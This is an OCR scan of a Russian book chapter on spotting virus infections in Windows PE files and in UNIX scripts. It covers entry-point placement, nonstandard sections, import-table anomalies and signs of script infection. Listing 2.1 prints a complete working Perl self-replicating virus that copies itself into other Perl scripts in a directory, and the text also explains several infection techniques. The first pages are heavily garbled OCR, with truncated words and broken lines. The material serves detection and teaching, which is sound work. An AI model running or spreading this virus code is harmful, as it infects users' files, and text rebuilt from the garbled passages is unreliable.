


ис. 1.3. Так выглядит дизассемблерный листинг нормального файла. чка входа расположена внутри секции .text в гуще библиотечных нкций, приходясь приблизительно на середину файла

ак происходит потому, что при дозаписи своего тела в конец ая» секция оказывается самой последней секцией инициализи памяти, за которой простирается обширный регион неинициа нных, без которого не обходится практически ни одна програ рус и демаскирует! Ни один из известных автору упаковщико айлов так себя не ведет, и потому ненормальное расположен ысокой степенью вероятности свидетельствует о заражении с

ожет ли вирус внедриться в середину файла? Да, может, но дл ется разорвать себе задницу. Точнее — скорректировать все ылки между концом и началом файла, что очень и очень нег итывая тот факт, что всякая секция, независимо от ее физиче ле, может быть спроецирована по произвольному виртуа ирус может обосноваться в кусочке незанятой памяти, остави ивания стартовых адресов секций по кратным адресам. ((ового образа выравниваются по адресам кратным 200

раничного имиджа на 1000h байт. Поскольку различные секци
зличные атрибуты доступа к памяти, а всякий атрибут распр
ю страницу целиком, «делить» одну физическую страницу ме
ми с идентичными атрибутами.)



с. 1.4. Так выглядит дизассемблерный листинг файла, зараженного вирусо
nNT.Infis.4608: точка входа расположена в секции .reloc, помещенной
посредственно за концом инициализированных данных
амой «кромки» исполняемого файла

ссмотрим, например, как устроен стандартный «блокнот
tepad.exe через утилиту efd.exe от Ильфака Гильфанова, мы ос
ив в 6BCh байт, разделяющий секции .data и .rsrc. Причем нет
амом исполняемом файле этот разрыв отсутствует (секции пр
другу вплотную, без зазора), и он образуется уже после проец
ий в память (листинг 1.7).

истинг 1.7. Расположение секций PE-файла до их проекции в память и посл


```
TION 2 (.data ):
 virtual size : 00001944 ( 6468.)
```

```
    virtual address   00008000
    section size   00000600 ( 1536.)
    offset to raw data for section: 00006C00
    offset to relocation   00000000
    offset to line numbers : 00000000
    number of relocation entries : 0
    number of line number entries : 0
    Flags C0000040:
    data only
    Readable
    Writable
    Alignment: 16 bytes by default
SECTION 3 (.rsrc ):
    virtual size . 00006000 ( 24576.)
    virtual address : 0000A000
    section size : 00005400 ( 21504.)
    offset to raw data for section: 00007200
    offset to relocation : 00000000
    offset to line numbers : 00000000
    number of relocation entries : 0
    number of line number entries : 0
    Flags 40000040:
    data only
    Readable
```

Поэтому внедрение вируса в середину файла с последующей раздвижкой секций .data и .rsrc *не* искажает RVA-адреса остальных частей файла. Тем же самым способом вирус может внедриться и в конец секции .text, что сделает факт заражения менее заметным (хотя, учитывая, что в конце секции .command, «Блокнот» содержит свыше 1Кб неиспользуемого пространства, легко узнаваемого по цепочке нулей, драть задницу с перемещением секций незачем).

Некоторые антивирусы (и DrWeb в частности), обнаружив, что точка входа указывает на секцию с атрибутом writable, сообщают, что файл, возможно, заражен. Однако это очень ненадежный признак, уверенно распознающий вторжение вируса в последнюю секцию файла, но пропускающий остальные типы внедрений. К тому же в атрибуте writable нуждаются многие вполне законопослушные упаковщики и навесные защиты, вызывающие ложное срабатывание эвристического анализатора (впрочем, про то, что антивирусам доверять не стоит, мы уже говорили).

Убедитесь также, что точка входа не начинается с машинной команды jump или call, передающей управление куда-то в конец файла. Обычно вирусы либо накладывают jump непосредственно поверх «живого» кода исходной программы (естественно, предварительно сохранив его оригинальное содержимое в своем теле), либо внедряют сюда целую функцию, предназначенную для отвода глаз («голый» jump привлекает к себе слишком много внимания). Реже здесь удастся встретить текстовые строки или какой-нибудь забавный код, как, например, в случае с Win32.cabanas.b (рис. 1.5).



ис. 1.5. Так выглядит дизассемблерный листинг файла, пораженного вирусо in32.Cabanas.b — непосредственно в точке входа находится jump

ие окрестностей точки входа после заражения файла вирусо ьной инструкции mov eax, large fs:0 вирус внедряет команд свое тело

тати говоря, вирус может внедриться и не в первую машинну
опустив несколько инструкций, пристроиться где-то в середи
да. Для этого ему даже не потребуется включать в свое тело т
ли дизассемблер — с некоторым риском можно ограничиться и
да инструкции `call` (`E8h XXh XXh XXh XXh`, где `XXh` — относитель
хода, отсчитываемый от конца команды) или `mov xx, dword prt`
гружающей в регистр xx указатель на текущий обработчик стр
ючений и встречающейся в подавляющем большинстве совр
амм. Взгляните на файл, зараженный вирусом Win32.KME (ри
сти точки входа на первый взгляд выглядят вполне нормал
рисмотреться к ним повнимательнее, можно обнаружить весьма
ый `call`, вылетающий за пределы кодовой секции файла. Он-
равление вирусному телу!

ежду прочим, точка входа имеет смысл не только в исполняем
з динамических библиотеках тоже. При загрузке DLL в памят
же) управление автоматически передается стартовой функции, г
шей библиотеку к нормальной работе. С точки зрения вируса, за
своей природе ничем не отличается от обычного исполняемог
ествляется аналогичным образом. Аналогичным образом оно и р

ис. 1.7. Так выглядит дизассемблерный листинг файла, зараженного вирусо
полняемый код, расположенный в секции .reloc, предназначенной для хран
ремещаемых данных, сигнализирует о ненормальности ситуации

НЕСТАНДАРТНЫЕ СЕКЦИИ

При заражении исполняемого файла методом дозаписи с
у вируса есть альтернатива: либо увеличить размер пос
слившись с ней в алхимическом браке, либо создать свок
Оба этих способа легко распознаются визуально:

1. Код, расположенный в конце последней секции файла
   весьма характерный признак наличия вируса, равно
   мыкающая собой файл и после недолгих мытарств пе
   «вперед» — на нормальную точку входа (рис. 1.7).
2. То же самое относится и к секциям с нестандартны
   совпадающими с именем самого вируса или маскиру
   создаваемые упаковщиками исполняемых файлов (и
   остается не упакован!) (рис. 1.8). Вирус может внедр
   ществующими секциями, проецируя «свою» секци
   участок виртуальной памяти, не перекрываемый секци
   ку в «честных» программах секции чаще всего проеци
   го в порядке своего физического расположения в фа
   ции, нарушающей этот порядок, вызывает большие п

Рис. 1.8. Так выглядит дизассемблерный листинг файла, зараженно
внедряющегося в собственноручно созданную секцию с нестандартн
разоблачающую вирус с головой

ТАБЛИЦА ИМПОРТА

Операционные системы семейства Windows поддерживают два основных способа компоновки: статический и динамический. При статической компоновке имена (ординалы) вызываемых API-функций выносятся в специальную таблицу — *таблицу импорта*, изучение которой дает более или менее полное представление о природе исследуемой программы и круге ее интересов. К потенциально опасным функциям в первую очередь относятся *сетевые функции*, функции поиска, *вызова* и *удаления файлов*, *TOOLHELP-функции*, используемые для просмотра списка активных процессов и внедрения в них...

Конечно, зловредной программе ничего не стоит загрузить все эти функции и самостоятельно, путем *динамической компоновки*, в простейшем случае опирающейся на вызов LoadLibrary/GetProcAddress, а то и вовсе на «ручной» поиск API-функций в памяти (адрес системного обработчика структурных исключений дает нам адрес, принадлежащий модулю KERNEL32.DLL, базовый адрес которого определяется сканированием памяти на предмет выявления сигнатур «MZ» и «PE» с последующим разбором PE-заголовка). Но в этом случае текстовые строки с именами соответствующих функций должны присутствовать в теле программы (если только они не зашифрованы и не импортируются по ординалу). Подробнее см. главу 4, разделы «Секреты проектирования shell-кода» и «Техника вызова системных функций».

ВНИМАНИЕ

Статистика показывает, что таблица импорта троянских программ обычно носит резко полярный характер. Либо она вообще практически пуста, что крайне нетипично для нормальных, неупакованных, программ, либо содержит обращения к потенциально опасным функциям в явном виде. Конечно, сам факт наличия потенциально опасных функций еще не свидетельствует о троянской природе программы, но без особой нужды ее все-таки лучше не запускать.

Анализ таблицы импорта позволяет выявить также и ряд вирусных заражений. Собственно, у вируса есть два пути: использовать таблицу импорта файла-жертвы или создавать свою. Если необходимых вирусу API-функций в импорте жертвы нет и она не импортирует функции LoadLibrary/GetProcAddress, вирус должен либо отказаться от ее заражения, либо тем или иным образом импортировать недостающие функции самостоятельно. Некоторые вирусы используют вызов по фиксированным адресам, но это делает их крайне нежизнеспособными, ограничивая ареал обитания лишь теми версиями ОС, на которые явно рассчитывали их создатели; другие же определяют адреса функций «вручную»: по сигнатурному поиску или ручным анализом таблицы импорта; первое — громоздко и ненадежно, второе — слишком сложно в реализации для начинающих.

И вот тут-то и начинается самое интересное. Разберем два варианта: использование готовой таблицы импорта и внедрение своей. На первый взгляд кажется, что отследить «левые» обращения к импорту жертвы просто нереально, так как они ничем не отличаются от «нормальных». Теоретически. Практически же все не так уж и безнадежно. Большинство сред разработки компилирует программы

с *инкрементной линковкой* и вместо непосредственного вызова всякой импортируемой функции, вызывает «переходник» к ней. Таким образом, каждая импортируемая функция вызывается лишь однажды и IDA генерирует лишь одну перекрестную ссылку. При заражении файла картина меняется, и к API-функциям, используемым вирусом, теперь ведут две и более перекрестные ссылки. Это — вернейший признак вирусного заражения! Вернее и быть не может (листинги 1.8 и 1.9)!

Листинг 1.8. «Заглушка», представляющая собой переходник к импортируемой функции и оттягивающая все перекрестные ссылки на себя

```
BRATO:00648310 CreateFileA     proc near          CODE XREF: sub_432A58+C0↑p
BRATO:00648310                                  : sub_432BC0+C0↑p ...
BRATO:00648310 FF 25 48 44+    jmp     ds:__imp_CreateFileA
BRATO:00648310 CreateFileA     endp
```

Листинг 1.9. Таблица импорта исследуемого приложения: наличие «паразитной» ссылки на CreateFileA указывает на факт вирусного заражения

```
.idata:006A4440 extrn __imp_CreateDirectoryA:dword     DATA XREF: CreateDirectoryA↑r
.idata:006A4444 extrn __imp_CreateEventA:dword       ; DATA XREF: CreateEventA↑r
.idata:006A4448 extrn __imp_CreateFileA:dword        ; DATA XREF: CreateFileA↑r
.idata:006A4448                                      ; DATA XREF: sub_6A4140↑r
.idata:006A444C extrn __imp_CreateProcessA:dword     ; DATA XREF: CreateProcessA↑r
.idata:006A4450 extrn __imp_CreateThread:dword         DATA XREF: CreateThread↑r
```

А что, если вирус захочет создать собственную секцию импорта или как вариант — попытается расширить уже существующую? Ну, две секции импорта для операционных систем семейства Windows — это слишком! Хотя... Почему, собственно, нет? Вирус создает еще одну секцию импорта, дописывая ее в конец файла, копирует туда содержимое оригинальной таблицы импорта, добавляет недостающие API-функции и затем направляет поле `Import Table` на «свою» таблицу импорта. По факту загрузки файла операционной системой вирус проделывает обратную операцию, перетягивая таблицу импорта «назад». Необходимость последней операции объясняется тем, что система находит таблицу импорта по содержимому поля `Import Table`, а непосредственно сам исполняемый файл работает с ней по фиксированным адресам.

ВНИМАНИЕ

Наличие двух таблиц импорта в файле — верный признак его заражения!

Расширение уже существующей таблицы импорта менее заметно, но при наличии опыта работы с PE-файлами его все-таки можно разоблачить. Так, большинство линкеров упорядочивают импортируемые функции по алфавиту, и функции, дописанные вирусом в конец таблицы импорта, сразу же обращают на себя внимание. Даже если импорт и не отсортирован, повышенная концентрация характерных для вируса API-функций не останется незамеченной.

ПРИМЕЧАНИЕ

Перечисление имен всех импортируемых функций обычно идет сплошным потоком от первой до последней используемой DLL, причем библиотека KERNEL32.DLL (которая вирусу и нужна!) оказывается в конце списка достаточно редко. Вирусу ничего не остается, как дописывать импорт из KERNEL32.DLL в хвост другой библиотеки, в результате чего ссылка на модуль KERNEL32.DLL в таблице импорта зараженного файла присутствует дважды!

...Вот мы и рассмотрели основные способы выявления зараженных файлов и теперь можем смело приступать к расширению и углублению полученных знаний и навыков. Чем больше вирусов пройдет через ваши руки, — тем легче будет справиться с каждым из них. В конце концов, не так страшны вирусы, как люди...

ГЛАВА 2

ВИРУСЫ В UNIX, ИЛИ ГИБЕЛЬ ТИТАНИКА II

из которой читатель узнает, что в UNIX-системах вирусы не только живут, но даже очень бурно размножаются, пожирая скрипты и демонстрируя с десяток различных способов внедрения в elf/coff/a.out файлы

...ночью 14 апреля 1912 года принадлежавший Британии непотопляемый океанский лайнер «Титаник» столкнулся с айсбергом и утонул, унеся с собой жизни более пятнадцати сотен из двух тысяч двухсот пассажиров... Поскольку «Титаник» был непотопляем, на нем не хватило спасательных шлюпок...

Джозеф Хеллер. «Вообрази себе картину»

...считается, что в UNIX-системах вирусы не живут — они там дохнут. Отчасти это действительно так, однако не стоит путать принципиальную невозможность создания вирусов с их отсутствием как таковых. В действительности же UNIX-вирусы существуют, и на начало 2004 года их популяция насчитывает более двух десятков. Немного? Не торопитесь с выводами. «Дефицит» вирусов носит субъективный, а не объективный характер. Просто в силу меньшей распространенности UNIX-подобных операционных систем и специфики их

направленности в юниксоидном мире практически не встречается даунов и вандалов. Степень защищенности операционной системы тут ни при чем. Надеяться, что UNIX сможет справиться с вирусами и сама несколько наивно, и, чтобы не разделить судьбу «Титаника», держите защитные средства всегда под рукой, тщательно проверяя каждый запускаемый файл на предмет наличия заразы. О том, как это сделать, и рассказывает следующая глава.

ОТ ДРЕВНЕГО МИРА ДО НАШИХ ДНЕЙ

Исторически сложилось так, что первым нашумевшим вирусом стал Червь Морриса, запущенный им в Сеть 2 ноября 1988 года и поражающий компьютеры, оснащенные 4 BSD UNIX. Задолго до этого, в ноябре 1983 года, доктор Фредерик Коэн (Dr. Frederick Cohen) доказал возможность существования саморазмножающихся программ в защищенных операционных системах, продемонстрировав несколько практических реализаций для компьютеров типа VAX, управляемых операционной системой UNIX. Считается, что именно он впервые употребил термин «вирус».

На самом деле между этими двумя событиями нет ничего общего. Вирус Морриса распространялся через дыры в стандартном программном обеспечении (которые, кстати говоря, долгое время оставались незаткнутыми), в то время как Коэн рассматривал проблему саморазмножающихся программ в идеализированной операционной системе без каких-либо дефектов в системе безопасности вообще. Наличие дыр просто увеличило масштабы эпидемии и сделало размножение вируса практически неконтролируемым.

А теперь перенесемся в наши дни. Популярность UNIX-подобных систем стремительно растет, и интерес к ним со стороны вирусописателей все увеличивается. Квалификация же системных администраторов (пользователей персональных компьютеров и рабочих станций), напротив, неуклонно падает. Все это создает благоприятную среду для воспроизводства и размножения вирусов, и процесс их «производства» в любой момент может принять лавинообразный характер, — стоит только соответствующим технологиям попасть в массы. Готово ли UNIX-сообщество противостоять этому? Нет! Судя по духу, витающему в телеконференциях, и общему настроению администраторов, UNIX считается непотопляемой системой и вирусная угроза воспринимается крайне скептически.

Между тем качество тестирования программного обеспечения (неважно — распространяемого в открытых исходных текстах или без таковых) достаточно невелико, и, по меткому выражению одного из хакеров, один единственный SendMail содержит больше дыр, чем все Windows-приложения, вместе взятые. И хотя огромное количество различных дистрибьютивов UNIX-систем многократно снижает влияние каждой конкретной дырки, ограничивая ареал обитания вирусов сравнительно небольшим количеством машин, в условиях всеобщей глобализации и высокоскоростных Интернет-каналов даже чрезвычайно избирательный вирус способен поразить тысячи компьютеров за считанные дни или даже часы!

Распространению вирусов невероятно способствует тот факт, что в подавляющем большинстве случаев система конфигурируется с довольно демократичным уровнем доступа. Иногда это происходит по незнанию и/или небрежности системных администраторов, иногда по «производственной» необходимости. Если на машине постоянно обновляется большое количество программного обеспечения (в том числе и создаваемого собственными силами), привилегии на модификацию исполняемых файлов становятся просто необходимы, в противном случае процесс общения с компьютером из радости рискует превратиться в мучение.

Антивирусные программы, в том виде, в котором они есть сейчас, категорически не справляются со своей задачей, да и не могут с ней справиться в принципе. Это не означает, что они полностью бесполезны, но надеяться на их помощь было бы по меньшей мере наивно. Как уже отмечалось выше, в настоящий момент жизнеспособных UNIX-вирусов практически нет. И, стало быть, антивирусным сканерам сканировать особо и нечего. Эвристические анализаторы так и не вышли из ясельной группы детского сада и к реальной эксплуатации в промышленных масштабах явно не готовы.

Ситуация усугубляется тем, что в скриптовых вирусах крайне трудно выделить устойчивую сигнатуру — такую, чтобы не встречалась в «честных» программах и выдерживала хотя бы простейшие мутации, отнюдь не претендующие на полиморфизм. Антивирус Касперского ловит многие из существующих скриптовых вирусов, но... как-то странно он их ловит. Во-первых, вирусы обнаруживаются далеко не во всех файлах, а во-вторых, простейшее переформатирование зараженного файла приводит к тому, что вирус остается незамеченным.

Все скрипты, позаимствованные из потенциально ненадежных источников, следует проверять вручную, поскольку:

> *...самый дурацкий троян может за несколько секунд парализовать жизнь сотен контор, которые напрасно надеются на разные антивирусы*
>
> © Игорь Николаев

Вы либо безоговорочно доверяете своему поставщику, либо нет. В полученном вами файле может быть все что угодно (и просто некорректно работающая программа в том числе!).

Что бы там ни говорили фанатики UNIX, но вирусы размножаются и на этой платформе. Отмахиваться от этой проблемы — означает уподобиться страусу. Вы хотите быть страусами? Я думаю — нет!

ЧТО ДУМАЮТ АДМИНИСТРАТОРЫ ОБ AVP ДЛЯ LINUX

> *— Мужики, а чем вам, собственно, AVP не угодил?*
>
> *Тем, что вместо того, чтобы сесть, подумать и сделать как надо, наняли пионера, который не с первой попытки научился делать бинарники, запускающиеся не только на его машине, и потом метались туда-сюда, пытаясь кого-нибудь заинтересовать своей поделкой. До avpdaemon, за-*

мечу, додумались далеко не с первой попытки — сперва все какие-то поделки с ncurses интерфейсом пихали. Наступили (по пионерству) на все положенные грабли. Сейчас кое-как работает, только почему-то от рута, и все время в кору падает. Нафиг, к терапевту. Пионер там был обучаемый, два раза одни и те же грабли не топтал — но оно мне надо, его обучать забесплатно? Drweb'овцы купили именно тем, что пионеров нанимать не стали и головой думали до того, как писать, а не после того, как написали.

Alex Korchmar (RU.LINUX)

...бинарная хренотень с кривыми наклонностями, непонятно похотливая на рута, делающая что-то непонятное, погано документированная, стоящая странных бабок и при этом интегрируемая в систему через задницу, должна спокойно уходить в /dev/null по мере поступления.

Igor Nikolaev (RU.UNIX.BSD)

УСЛОВИЯ, НЕОБХОДИМЫЕ ДЛЯ ФУНКЦИОНИРОВАНИЯ ВИРУСОВ

Памятуя о том, что общепринятого определения «компьютерных вирусов» не существует, условимся обозначать этим термином все программы, способные к скрытому размножению. Последнее может быть как самостоятельным (поражение происходит без каких-либо действий со стороны пользователя: достаточно просто войти в сеть), так и нет (вирус пробуждается только после запуска инфицированной программы).

Сформулируем минимум требований, «предъявляемых» саморазмножающимися программами к окружающей среде (кстати, почему бы окружающую среду не назвать окружающим четвергом?):

- в операционной системе имеются исполняемые объекты;
- эти объекты можно модифицировать и/или создавать новые;
- происходит обмен исполняемыми объектами между различными ареалами обитания.

Под «исполняемым объектом» здесь понимается некоторая абстрактная сущность, способная управлять поведением компьютера по своему усмотрению. Конечно, это не самое удачное определение, но всякая попытка конкретизации неизбежно оборачивается потерей значимости. Например, текстовый файл в формате ASCII интерпретируется вполне определенным образом и на первый взгляд средой обитания вируса быть никак не может. Однако, если текстовый процессор содержит ошибку типа «buffer overflow», существует вполне реальная возможность внедрения в файл машинного кода с последующей передачей на него управления. А это значит, что мы не можем априори утверждать, какой объект исполняемый, а какой нет.

В плане возвращения с небес теоретической экзотики на грешную землю обсто-
ванию ограничим круг своих интересом тремя основными типами исполняе-
мых объектов: *дисковыми файлами, оперативной памятью* и *загрузочными сек-
торами.*

Процесс размножения вирусов в общем случае сводится к модификации испол-
няемых объектов с таким расчетом, чтобы хоть однажды в жизни получить
управление. Операционные системы семейства UNIX по умолчанию запреща-
ют пользователям модифицировать исполняемые файлы, предоставляя эту при-
вилегию лишь root'у. Это чрезвычайно затрудняет размножение вирусов, но
отнюдь не делает его невозможным! Во-первых, далеко не все пользователи
UNIX осознают опасность регистрации с правами root'а, злоупотребляя ей безо
всякой необходимости. Во-вторых, некоторые приложения только под root'ом
и работают, причем создать виртуального пользователя, изолированного от всех
остальных файлов системы, подчас просто не получается. В-третьих, наличие
дыр в программном обеспечении позволяет вирусу действовать в обход уста-
новленных ограничений.

Тем более что, помимо собственно самих исполняемых файлов, в UNIX-систе-
мах имеются и чрезвычайно широко используются *интерпретируемые файлы*
(далее по тексту просто скрипты). Причем если в мире Windows командные
файлы играют сугубо вспомогательную роль, то всякий уважающий себя UNIX-
пользователь любое мало-мальски часто выполняемое действие загоняет в от-
дельный скрипт, после чего забывает о нем напрочь. На скриптах держится не
только командная строка, но и программы генерации отчетов, интерактивные
web-странички, многочисленные управленческие приложения и т. д. Модифи-
кация файлов скриптов, как правило, не требует никаких особенных прав, и по-
тому они оказываются вполне перспективной кандидатурой для заражения.
Также вирусы могут поражать исходные тексты и программ, и операционной
системы с компилятором в том числе (их модификация в большинстве случа-
ев разрешена).

Черви могут вообще подолгу не задерживаться в одном компьютере, используя
его лишь как временное пристанище для рассылки своего тела на другие маши-
ны. Однако большинство червей все же предпочитает оседлый образ жизни
кочевому, внедрясь в оперативную и/или долговременную память. Для своего
размножения черви обычно используют дефекты операционной системы и/или
ее окружения, обеспечивающие возможность удаленного выполнения програм-
много кода. Ряд вирусов распространяется через прикрепленные к письму фай-
лы (в курилках именуемые аттачами от английского attachment — «вложение»)
в надежде, что доверчивый пользователь запустит их. К счастью, UNIX-пользо-
ватели в своей массе не настолько глупы, чтобы польститься на столь очевид-
ную заразу.

Откровенно говоря, причина низкой активности вирусов кроется отнюдь не в за-
щищенности UNIX, но в принятой схеме распространения программного обес-
печения. Обмена исполняемыми файлами между пользователи UNIX практи-
чески не происходит. Вместо этого они предпочитают скачивать требующиеся
им программы с оригинального источника, зачастую в исходных текс

Несмотря на имеющиеся прецеденты взлома web/ftp серверов и троянизации их содержимого, ни одной мало-мальски внушительной эпидемии еще не случилось, хотя локальные очаги «возгорания» все-таки были.

Агрессивная политика продвижения LINUX вероломно проталкивает эту ось на рынок домашних и офисных ПК — то есть в те сферы, где UNIX не только не сильна, но и попросту не нужна. Оказавшись в кругу неквалифицированных пользователей, UNIX автоматически теряет звание свободной от вирусов системы, и опустошительные эпидемии не заставят себя ждать. Встретим ли мы их во всеоружии или в очередной раз дадим маху, вот в чем вопрос...

ВИРУСЫ В СКРИПТАХ

Как уже отмечалось выше, скрипты выглядят достаточно привлекательной средой для обитания вирусов и вот почему:

- в мире UNIX скрипты вездесущи;
- модификация большинства скриптовых файлов разрешена;
- скрипты зачастую состоят из сотен строк кода, в которых очень легко затеряться;
- скрипты наиболее абстрагированы от особенностей реализации конкретной версии UNIX;
- возможности скриптов сопоставимы с языками высокого уровня (Си, Бейсик, Паскаль);
- скриптами пользователи обмениваются более интенсивно, чем исполняемыми файлами.

Большинство администраторов крайне пренебрежительно относятся к скриптовым вирусам, считая их «неопасными». Между тем системе, по большому счету, все равно, каким именно вирусом быть атакованной — настоящим или нет. При кажущейся игрушечности скрипт-вирусы представляют собой достаточно серьезную угрозу. Ареал их обитания практически безграничен — они успешно поражают компьютеры с процессорами как Intel Pentium, так и DEC Alpha/SUN SPARC. Они внедряются в любое возможное место (конец/начало/середину) заражаемого файла. При желании они могут оставаться резидентно в памяти, поражая файлы в фоновом режиме. Ряд скрипт-вирусов используют те или иные Stealth-технологии, скрывая факт своего присутствия в системе. Гений инженерной мысли вирусописателей уже освоил полиморфизм, уравняв тем самым скрипт-вирусы в правах с вирусами, поражающими двоичные файлы.

Каждый скрипт, полученный извне, перед установкой в систему должен быть тщательным образом проанализирован на предмет присутствия заразы. Ситуация усугубляется тем, что скрипты, в отличие от двоичных файлов, представляют собой plain-текст, начисто лишенный внутренней структуры, а потому при его заражении никаких характерных изменений не происходит.

Единственное, что вирус не может подделать — это *стиль оформления листинга*. Почерк каждого программиста строго индивидуален. Одни используют табуляцию, другие предпочитают выравнивать строки посредством пробелов. Одни разворачивают конструкции if — else на весь экран, другие умещают их в одну строку. Одни дают всем переменным осмысленные имена, другие используют одно-, двухсимвольную абракадабру в стиле «A», «X», «FN» и т. д. Даже беглый просмотр зараженного файла позволяет обнаружить инородные вставки (конечно, при том условии, что вирус не переформатирует поражаемый объект) (листинг 2.1).

Листинг 2.1. Пример вируса, обнаруживающего себя по стилю

```
#!/usr/bin/perl #PerlDemo
open(File,$0); @Virus=<File>; @Virus=@Virus[0. .6]; close(File);
foreach $FileName (<*>) { if ((-r $FileName) && (-w $FileName) && (-f $FileName)) {
open(File, "$FileName"); @Temp=<File>; close(File); if ((@Temp[1] =~ "PerlDemo") or
(@Temp[2] =~ "PerlDemo"))
{ if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl")) { open(File, ">$FileName"); print
File @Virus;
print File @Temp; close (File); } } } }
```

Грамотно спроектированный вирус должен поражать файлы только «своего» типа, в противном случае он быстро приведет систему к краху, демаскируя себя и парализуя дальнейшее распространение. Поскольку в мире UNIX файлам не принято давать расширения, задача поиска подходящих жертв существенно осложняется, и вирусу приходится явно перебирать все файлы один за одним, определяя их тип «вручную».

Существует по меньшей мере две методики такого определения: отождествление командного интерпретатора и эвристический анализ. Начнем с первого из них. Если в начале файла стоит магическая последовательность "#!", то остаток строки содержит путь к программе, обрабатывающей данный скрипт. Для интерпретатора Борна эта строка обычно имеет вид "#!/bin/sh", а для Perl'а — "#!/usr/bin/perl". Таким образом, задача определения типа файла в общем случае сводится к чтению его первой строки и сравнению ее с одним или несколькими эталонами. Если только вирус не использовал хеш-сравнение, эталонные строки будут явно присутствовать в зараженном файле, легко обнаруживая себя тривиальным контекстным поиском (листинги 2.2, 2.3).

Девять из десяти скрипт-вирусов ловятся на этот незамысловатый прием, остальные же тщательно скрывают эталонные строки от посторонних глаз (например, шифруют их или же используют посимвольное сравнение). Однако в любом случае перед сравнением строки с эталоном вирус должен ее считать. В командных файлах для этой цели обычно используются команды `greep` или `head`. Конечно, их наличие в файле еще не свидетельствует о зараженности последнего, однако позволяет локализовать жизненно важные центры вируса, ответственные за определения типа файла-жертвы, что значительно ускоряет анализ. В Perl-скриптах чтение файла чаще всего осуществляется через оператор "< >", реже используются функции `read/readline/getc`. Тот факт, что практиче-

ски ни одна мало-мальски серьезная Perl-программа не обходится без файлового ввода/вывода, чрезвычайно затрудняет выявление вирусного кода, особенно если чтение файла происходит в одной ветке программы, а определение его типа — совсем в другой.

Эвристические алгоритмы поиска жертвы состоят в выделении уникальных последовательностей, присущих файлам данного типа и не встречающихся ни в каких других. Так, наличие конструкции "`if [`" с вероятностью, близкой к единице, указывает на командный скрипт. Некоторые вирусы отождествляют командные файлы по строке Bourne, которая присутствует в некоторых, хотя и далеко не во всех скриптах. Естественно, никаких универсальных приемов распознавания эвристических алгоритмов не существует (на то они и эвристические алгоритмы).

Во избежание многократного инфицирования файла-носителя вирусы должны уметь распознавать факт своего присутствия в нем. Наиболее очевидный (и популярный!) алгоритм сводится к внедрению специальной ключевой метки (вроде «это я - Вася»), представляющей собой уникальную последовательность команд, так сказать, сигнатуру вируса или же просто замысловатый комментарий. Строго говоря, гарантированная уникальность вирусам совершенно не нужна. Достаточно, чтобы ключевая метка отсутствовала более чем в половине неинфицированных файлов. Поиск ключевой метки может осуществляться как командами `find/greep`, так и построчным чтением из файла с последующим сличением добытых строк с эталоном. Скрипты командных интерпретаторов используют для этой цели команды `head` и `tail`, применяемые совместно с оператором "`=`", ну а Perl-вирусы все больше тяготеют к регулярным выражениям, что существенно затрудняет их выявление, так как без регулярных выражений не обходится практически ни одна Perl-программа.

Другой возможной зацепкой является переменная "`$0`", используемая вирусами для определения собственного имени. Не секрет, что интерпретируемые языки программирования не имеют никакого представления о том, каким именно образом скрипты размещаются в памяти, и при всем желании не могут «дотянуться» до них. А раз так, то единственным способом репродуцирования своего тела остается чтение исходного файла, имя которого передается в нулевом аргументе командной строки. Это достаточно характерный признак заражения исследуемого файла, ибо существует очень немного причин, по которым программа может интересоваться своим названием и путем.

